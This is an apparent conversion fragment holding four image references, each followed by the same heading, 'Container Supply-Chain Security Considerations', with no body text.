
# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations



